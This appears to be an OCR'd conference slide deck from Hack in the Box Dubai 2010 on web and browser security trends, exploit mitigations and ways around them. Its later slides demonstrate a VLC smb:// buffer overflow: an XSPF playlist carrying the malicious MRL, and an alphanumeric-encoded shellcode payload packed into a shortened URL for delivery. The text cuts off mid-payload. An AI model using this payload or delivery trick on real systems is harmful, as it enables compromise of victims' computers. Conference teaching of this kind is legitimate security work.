


Web security...going nowhere?

Saumil Shah


Hack in the Box

Dubai 2010


who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah

What shall we expect in 2010?



"The amount of intelligence in the world is constant and the population is increasing."



Browser Wars

Death of Standards

HTTP +0.1

Reckless Plugins

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LOOK AT ALL THE COOL STUFF!!

Wider Attack Surface

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
Ease of Exploitation

With JIT!
Fights
DEP,
ASLR!

Mass Manufacturing

Complexity…



…as never seen before!

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A New Dimension!

GUARANTEED!!
Fresh new bugs,
Present on most
computers

Open exploit vectors

- Browsers
- Web Apps
- Docs
- Plugins
- Databases
- Libraries

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Exploit Mitigation Techniques

/GS


SafeSEH

DEP

ASLR

Permanent DEP

ASLR and DEP


/GS
SafeSEH
DEP
ASLR
Permanent DEP
ASLR and DEP
SEH overwrites
non-SEH DLLs
Return to LibC
Heap Sprays
ROP
JIT Sprays
KAMEHAMEHA

I can haz sandbox?

The webz are broken!

HTML

Standards not adhered to

- Object access
- JS too powerful
- SRC=

HTTP

Old and idiotic

- Stateless
- No Auth

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
The Web at present

HTTP
HTML


AJAX
Flash
Sandbox
HTML5
Anti-XSS
WAF
Silverlight
Web sockets

Application Delivery

Authentication
Statefulness
Data Typing
Non-mutable



Exploit Sophistication



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High Tech vs. Low Tech

CVE-2010-0188
Return Oriented Programming code

Escape-From-PDF
No fancy tricks

Server Side Vulnerabilities

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SQL injection

XSS

CSRF

RFI/LFI

Input tampering

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
Making the impossible possible



smb:// mrl
buffer overflow


VLC smb overflow

- smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
- Classic Stack Overflow.
- This MRL has to be fed to VLC.
- Ugly method
  - create an XSPF file
  - embed the MRL inside it
  - email it around, etc...

VLC XSPF file


```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
   xmlns="http://xspf.org/ns/0/"
   xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
 <title>Playlist</title>
 <trackList>
  <track>
   <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
   </location>
   <extension
      application="http://www.videolan.org/vlc/playlist/0">
     <vlc:id>0</vlc:id>
   </extension>
  </track>
 </trackList>
</playlist>
```

...just add bit.ly



smb:// mrl
buffer overflow


Alpha
Encoded
Exploit
Tiny
URL
ZOMFG



100% Pure Alphanum!

TinyURL.com

Making long URLs usable! More than 600 million of them. Serving billions of redirects per month

- Home
- Example
- Make Toolbar Button
- Redirection
- Hide URLs
- Preview Feature cool!
- Link to Us!
- Terms of use
- Contact Us!

Cool Sites

- CoolWhois.com
- Unicyclist Community
- Gilby.com
- MagicBounce Party Rentals

TinyURL was created!

The following URL:

```
smb://example.com@0.0.0.0/foo/#{AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAj4?wTYIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8A
BuJICVK1JjIoFoQRPRBJGrChJmDnElGuBzCDHoOHF4P0P0CgLKHzNOQeIzNO
CEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
